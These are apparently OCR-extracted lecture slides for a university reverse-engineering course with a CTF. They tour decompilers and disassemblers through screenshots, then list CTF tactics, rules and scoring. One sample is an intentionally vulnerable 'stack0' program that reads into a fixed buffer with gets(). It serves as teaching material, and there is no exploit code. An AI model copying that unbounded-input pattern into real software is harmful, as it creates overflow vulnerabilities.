


Machine Code or Byte Code
Decompiler
Source/Pseudo-Source Code (High Level Language)
Some alterations required
Compiler

The best decompiler is the one which can produce an exact copy of the executable when recompiling the source code. This is fantasy and very rarely happens.
A good decompiler is like a wet dream for a reverse engineer and it is sought after like the philosopher’s stone. No good decompilers exist.

The decompiler

We strongly recommend Ghidra.




CodeBrowser: test1:/stack0.exe

```
int main(void)

{
  char local_54 [64];
  int modified;

  modified = 0;
  gets(local_54);
  if (modified == 0) {
    puts("Try again?");
  }
  else {
    puts("you have changed the \'modified\' variable");
  }
  return 0;
}
```

For your irresistible Win 2000 vibes.
Outdated even for vaporwave.

The decompiler

We strongly recommend Ghidra. Or, in alternative, there's IDA Free.




```
INIT:00061657 SourceString    = dword ptr  0Ch
INIT:00061657
INIT:00061657 ; FUNCTION CHUNK AT INIT:00061266 SIZE 000002E5 BYTES
INIT:00061657
INIT:00061657                 mov     edi, edi
INIT:00061659                 push    ebp
INIT:0006165A                 mov     ebp, esp
INIT:0006165C                 call    sub_6161E
INIT:00061661                 pop     ebp
INIT:00061662                 jmp     loc_61266
INIT:00061662 DriverEntry     endp ; sp-analysis failed
INIT:00061662
INIT:00061662 ; ---------------------------------------------------------------------------
INIT:00061667                 align 4
INIT:00061668 aHubinitdriverp db 'HubInitDriverParameter',0 ; DATA XREF: sub_61006+F2↑o
INIT:0006167F                 align 10h
INIT:00061680 aSelectivesuspe:                        ; DATA XREF: sub_61006+75↑o
INIT:00061680                 unicode 0, <SelectiveSuspendMode>,0
INIT:000616AA aP_1            db 'P',0                ; DATA XREF: sub_61006+61↑o
INIT:000616AC aArameters:
INIT:000616AC                 unicode 0, <arameters>,0
INIT:000616C0 aDriverentry    db 'DriverEntry',0      ; DATA XREF: sub_61550+AC↑o
INIT:000616CC aCouldNotRegist db 'Could not register performance coutners',0
INIT:000616CC                                         ; DATA XREF: DriverEntry-15D↑o
INIT:000616F4 aDriverentryGlo db 'DriverEntry - GlobalObjectListInitialize',0
INIT:000616F4                                         ; DATA XREF: DriverEntry-2BC↑o
INIT:0006171D                 align 10h
0004D662 00061662: DriverEntry+B (Synchronized with Hex View-1)
```

```
28-01-2017 22:11:26 The application has been completely decompiled.
```

Much better. Almost windows XP.

The decompiler

In alternative, there's IDA Pro (between 5-10k $$$)



IDA - pc_linux_go_i18n.elf

Remote GDB debugger

🟦 Library function 🟧 Regular function 🟥 Instruction ▨ Data 🟫 Unexplored 🟪 External symbol 🟩 Lumina function

Functions

Function name

```
fmt__pp_fmtComplex
fmt__ptr_pp_fmtString
fmt__pp_fmtBytes
fmt__pp_fmtPointer
fmt__pp_catchPanic
fmt__pp_handleMethods
fmt__pp_printArg
fmt__pp_printValue
fmt_intFromArg
fmt_parseArgNumber
fmt__ptr_pp_argNumber
fmt__ptr_pp_badArgNum
fmt__ptr_pp_missingArg
fmt__pp_doPrintf
fmt_glob__func1
fmt_init
type__hash_fmt_fmt
type__eq_fmt_fmt
main_Ex_cuteCouciCou_a
main_UtiliserTypeD_fini
main_main
sort_init_0
type__hash__2_interface_
type__eq__2_interface_
type__hash_runtime_dbgVar_1_1
type__eq_struct__main_membre_num_ro_1_s
type__hash__1_struct__main_membre_num_
type__eq__1_struct__main_membre_num_ro_
type__hash_io_LimitedReader
type__eq_main_PaquetDeDonn_es
```

Line 1629 of 1648

IDA View-A

Pseudocode-A

```
// fmt.(*pp).argNumber
void __golang fmt__ptr_pp_argNumber(
        fmt_pp *p,
        __int32 argNum,
        string format,
        __int32 i,
        __int32 numArgs,
        __int32 newArgNum,
        __int32 newi,
        bool found)
{
  string v8; // [esp+0h] [ebp-14h]
  __int32 v9; // [esp+8h] [ebp-Ch]
  __int32 v10; // [esp+8h] [ebp-Ch]
  __int32 v11; // [esp+Ch] [ebp-8h]
  bool v12; // [esp+10h] [ebp-4h]
  char v13; // [esp+10h] [ebp-4h]

  if ( format.len > i )
  {
    if ( (unsigned int)i >= format.len )
      runtime_panicindex();
    if ( format.str[i] == 91 )
    {
      p->reordered = 1;
      v8.str = &format.str[i & ~((format.len - i - 1) >> 31)];
      v8.len = format.len - i;
      fmt_parseArgNumber(v8, v9, v11, v12);
      if ( !v13 || v10 < 0 || v10 >= numArgs )
        p->goodArgNum = 0;
    }
  }
}
```

Pseudocode-A, Strings

Strings

Address	Length	Type	String
.rodata:080...	00000005	C	@>\v\b`
.rodata:080...	00000005	C	*bool
.rodata:080...	00000005	C	*int8
.rodata:080...	00000005	C	*uint
.rodata:080...	00000005	C	Align
.rodata:080...	00000005	C	Alloc
.rodata:080...	00000005	C	Bytes
.rodata:080...	00000005	C	Chdir
.rodata:080...	00000005	C	Chmod
.rodata:080...	00000005	C	Chown
.rodata:080...	00000005	C	Close
.rodata:080...	00000005	C	Entry
.rodata:080...	00000005	C	Error
.rodata:080...	00000005	C	Field
.rodata:080...	00000005	C	Float
.rodata:080...	00000005	C	Frees
.rodata:080...	00000005	C	GCSys
.rodata:080...	00000005	C	Index
.rodata:080...	00000005	C	IsNil
.rodata:080...	00000005	C	NumGC
.rodata:080...	00000005	C	NumIn
.rodata:080...	00000005	C	RLock
.rodata:080...	00000005	C	Round
.rodata:080...	00000005	C	Shift
.rodata:080...	00000005	C	Slice
.rodata:080...	00000005	C	Width
.rodata:080...	00000005	C	Write

Line 8 of 4549

Output

```
In general, the decompiler checks the segment permissions, class, and name
to determine if it is read-only.
 -> OK
80B1E3F: variable 'v9' is possibly undefined
80B1E3F: variable 'v11' is possibly undefined
80B1E3F: variable 'v12' is possibly undefined
80B1E53: variable 'v13' is possibly undefined
80B1E57: variable 'v10' is possibly undefined
```


Python

AU: idle Down Disk: 56GB

Almost no difference. The money is for the dark theme.

The decompiler

In alternative, there's Binary Ninja (75 $$$)



```
int64_t _main()

_main:
100000ee0  55              push    rbp {__saved_rbp}
100000ee1  4889e5          mov     rbp, rsp {__saved_rbp}
100000ee4  4883ec10        sub     rsp, 0x10
100000ee8  488d1535110000  lea     rdx, [rel _major]
100000eef  488d0d32110000  lea     rcx, [rel _minor]
100000ef6  4c8d0523110000  lea     r8, [rel _build]
100000efd  c745fc00000000  mov     dword [rbp-0x4 {var_c}], 0x0
100000f04  488b3d0d110000  mov     rdi, qword [rel _test]
100000f0b  488d357f000000  lea     rsi, [rel data_100000f91]  {"%d.%d.%d-"}
100000f12  b000            mov     al, 0x0
100000f14  e83f000000      call    _sscanf
100000f19  488d0d00110000  lea     rcx, [rel _build]
100000f20  488d1501110000  lea     rdx, [rel _minor]
100000f27  488d35f6100000  lea     rsi, [rel _major]
100000f2e  8b36            mov     esi, dword [rsi]  {_major}
100000f30  8b12            mov     edx, dword [rdx]  {_minor}
100000f32  8b09            mov     ecx, dword [rcx]  {_build}
100000f34  488d3d60000000  lea     rdi, [rel data_100000f9b]  {"I found: %d, %d, %d"}
100000f3b  8945f8          mov     dword [rbp-0x8 {var_10}], eax
100000f3e  b000            mov     al, 0x0
100000f40  e80d000000      call    _printf
100000f45  31c9            xor     ecx, ecx  {0x0}
100000f47  8945f4          mov     dword [rbp-0xc {var_14}], eax
100000f4a  89c8            mov     eax, ecx  {0x0}
100000f4c  4883c410        add     rsp, 0x10
100000f50  5d              pop     rbp {__saved_rbp}
100000f51  c3              retn     {__return_addr}
```

```
Type: Debugged Process
Platform: mac-x86_64
Architecture: x86_64

Segments:
rwx  0x00000000-0xffffffffffffffff

Sections:
0x00000000-0xffffffffffffffff  Memory

Memory section started  {0x0-0xffffffffffffffff}
00000000  uint32_t $rbx:$rbx =
00000000  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000008  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000010  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000018  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000020  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000028  ?? ?? ??                 ???
0000002b  uint64_t $cs:$cs =
0000002b           ?? ?? ?? ?? ??     ?????
00000030  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000038  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000040  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000048  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000050  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000058  ?? ?? ?? ??              ????
0000005c  uint8_t $ch:$ch =
0000005c              ?? ?? ?? ??     ????
00000060  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000068  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000070  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000078  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000080  ?? ?? ?? ?? ?? ?? ?? ??  ????????
00000088  ?? ?? ?? ?? ?? ?? ?? ??  ????????
```

Dark theme included!

The decompiler

In conclusion - you are free to use whatever you feel like.

Make sure you’re comfortable in your tool, and you don’t waste endless time setting it up.

Challenges will be decompiler-agnostic.

The disassembler

Old, stubborn, and always right. Reminds me of my parents.

The disassembler

One of the rules in reverse-engineering is “*Don’t trust the black box thingy*” (the decompiler)

Sometime the decompiler might get a few things wrong.

The disassembler

One of the rules in reverse-engineering is “*Don’t trust the black box thingy*” (the decompiler)

Sometime the decompiler might get a few things wrong.


It might be the case of hard-to-analyze binaries, binaries that self-modify at runtime (those are awesome), or just binaries that were not really written in “C”.

It also depends on the ISA (instruction set architecture) - x86, x86/64, arm, mips, etc.

Furthermore, malware is famous to have anti-reversing techniques that might be targeted against decompilers.

The disassembler

A lot of people recommend objdump. We don’t.




```
08048344 <while_loop>:
 8048344:       55                        push   %ebp
 8048345:       89 e5                     mov    %esp,%ebp
 8048347:       8b 55 10                  mov    0x10(%ebp),%edx
 804834a:       85 d2                     test   %edx,%edx
 804834c:       53                        push   %ebx
 804834d:       8b 45 0c                  mov    0xc(%ebp),%eax
 8048350:       8b 5d 08                  mov    0x8(%ebp),%ebx
 8048353:       7e 1c                     jle    8048371 <while_loop+0x2d>
 8048355:       89 d1                     mov    %edx,%ecx
 8048357:       c1 e1 04                  shl    $0x4,%ecx
 804835a:       39 c8                     cmp    %ecx,%eax
 804835c:       7d 13                     jge    8048371 <while_loop+0x2d>
 804835e:       89 f6                     mov    %esi,%esi
 8048360:       01 d3                     add    %edx,%ebx
 8048362:       0f af c2                  imul   %edx,%eax
 8048365:       4a                        dec    %edx
 8048366:       83 e9 10                  sub    $0x10,%ecx
 8048369:       85 d2                     test   %edx,%edx
 804836b:       7e 04                     jle    8048371 <while_loop+0x2d>
 804836d:       39 c8                     cmp    %ecx,%eax
 804836f:       7c ef                     jl     8048360 <while_loop+0x1c>
 8048371:       89 d8                     mov    %ebx,%eax
 8048373:       5b                        pop    %ebx
 8048374:       c9                        leave
 8048375:       c3                        ret
 8048376:       89 f6                     mov    %esi,%esi
```

Older than your parents.

The disassembler


A better tool to do the job would be radare2



```
[0x08048481]> VV @ sym.func2 (nodes 13 edges 17 zoom 100%) BB-NORM mouse:canvas-y movements-speed:5
                                       | mov eax, dword [ebp + arg_8h]  |
                                       | test eax, eax                  |
                                       | je 0x80484ac ;[a]              |
                                      =---------------------------------=
                                             t f
          .----------------------------------' '-----------------------------------------.
          |                                                                              |
          |                                                                              |
   =-------------------------------=                                             =--------------------=
   |  0x80484ac                    |                                             |  0x8048495         |
   | mov dword [ebp - local_4h], 0 |                                             | test eax, eax      |
   | jmp 0x80484f2 ;[b]            |                                             | jg 0x80484a0 ;[c]  |
   =-------------------------------=                                             =--------------------=
       v                                                                               t f
       '------------.                                   .------------------------------' '-------------------------------.
                    |                                   |                                                                |
                    |                                   |                                                                |
                    |                             =--------------------=                                         =--------------------=
                    |                             |  0x80484a0         |                                         |  0x8048499         |
                    |                             | cmp eax, 0x41      |                                         | cmp eax, -1        |
                    |                             | je 0x80484b5 ;[d]  |                                         | je 0x80484d6 ;[g]  |
                    |                             =--------------------=                                         =--------------------=
                    |                                   t f                                                              f t
                    |           .-----------------------' '-----------------.                           .----------------' '------.
                    |           |                                           |                           |                         |
                    |           |                                           |                           |                         |
                    |    =-----------------------------------=      =--------------------=      =--------------------=      =--------------------------
                    |    |  0x80484b5                        |      |  0x80484a5         |      |  0x804849e         |      |  0x80484d6
                    |    | mov eax, dword [ebp + arg_8h]     |      | cmp eax, 0x64      |      | jmp 0x80484ea ;[f] |      | mov eax, dword [ebp + arg
                    |    | xor eax, 0x20                     |      | je 0x80484c0 ;[e]  |      =--------------------=      | shl eax, 2
                    |    | mov dword [ebp - local_4h], eax   |      =--------------------=          v                       | mov dword [ebp - local_4h
```

At least you get some cool ascii art action in your terminal

Chad’s tips on reversing



rev CTF tactics

- Take your time. Do not let yourself get stressed by the time limit of a CTF.

- Choose the tool that is best fit for the challenge.

- Before writing any exploit/code, make sure that you fully understand what the binary is doing.

Cursed rev CTF tactics

- ~~Take your time. Do not let yourself get stressed by the time limit of a CTF.~~
    - Try to get the flag in the fastest, cheesiest way possible. A CTF is about getting *first*, not about letting your cpu collect dust. The absolute alpha move is to find an unintended easy solution.
- ~~Choose the tool that is best fit for the challenge.~~
    - Any kind of software that doesn’t make your laptop burst into flames is fair game. Symbolic executors, advanced decompilers, experimental deobfuscators you just found on a shady github, whatever. Use every single weapon in your arsenal.
- ~~Before writing any exploit/code, make sure that you fully understand what the binary is doing.~~
    - Are you crazy? If you have a slight hunch about what the hell is happening, roll with it and try, usually you’ll be right and finish in one tenth of the time of the guy who is reversing the whole binary.

More material

- Endless blogposts you can find on those topics.
    - Trail of bits introduction: here
    - Random security nerds’ blogs, such as this one
- Look for “writeups” (solutions of previous challenges).
    - CTFtime here
- Zines
    - Phrack here (where hacking was born)
    - Inside out here
    - International journal of Proof of Concept or Get the Fuck Out here
- Youtube!
    - LiveOverflow’s binary exploitation playlist: here
    - pwn.college: here

Challenge points

1121 total maximum points, **inverse** scoring

- 100 points “is computer on”
- 80 points “easy”
- 50 points “medium”
- 20 points “challenging”
- 10 points “hard” (easy chall in a normal CTF)
- 5 points “real” (more or less the difficulty of an actual CTF)
- 1 point “we lost the solve script”

We reserve the right to release more challenges, in case stuff breaks. All added challenges will not be worth more than 10 points.

Prize for the winner

king of the hill challenge

Top 10 players on the scoreboard invited to final KOTH challenge.

king of the hill challenge

Top 10 players on the scoreboard invited to final KOTH challenge.


Fight between hand-written assembly bots
One cycle per turn, the first to crash loses

Does not count for the grades.
Game is played in teams of 2.

Final date still to be determined but shortly after final exam.

Prize for participation: polgyl0ts stickers
Prize for winner: premium polylg0ts stickers

More details in next exercise session!



```
06094    CMP.I    $ -1869, $ -1881
(cdb) _
```

In conclusion

Rules!

1. Only one account per person.
2. No cheating. No flag sharing.
3. No bruteforcing. There is only a poor single server doing all the job. He does not like people, so leave him alone.
4. You find a bug in our infrastructure. It could be used to dump all the flags:
   a. You report it privately to us. You get bonus points.
   b. You use it to dump flags. Pray that we do not catch you.
5. You need to submit the writeup of the hardest challenge you solved (the challenge for which you got the least points. If there are multiple, any of them is fine.)

Even more final tips

- Google, google, google everything. Google in case of doubt. Google for similar problems. Google for writeups of similar challenges. Google to check if the challenge was stolen from another ctf!
- To make grades more fair, the harder a challenge is, the less it is worth.
- Do not attempt challenges worth < 20 points, unless you know what you’re doing.
- Do not share flags. Remember that you need to provide the writeup of the hardest challenge you solved.
- We will cover more material next week! some chals will be easier to solve with that in mind

FREQUENTLY ASKED QUESTIONS

Q: *Did you enjoy writing the challenges?*
> A: No, but we do enjoy watching the students suffer over them.

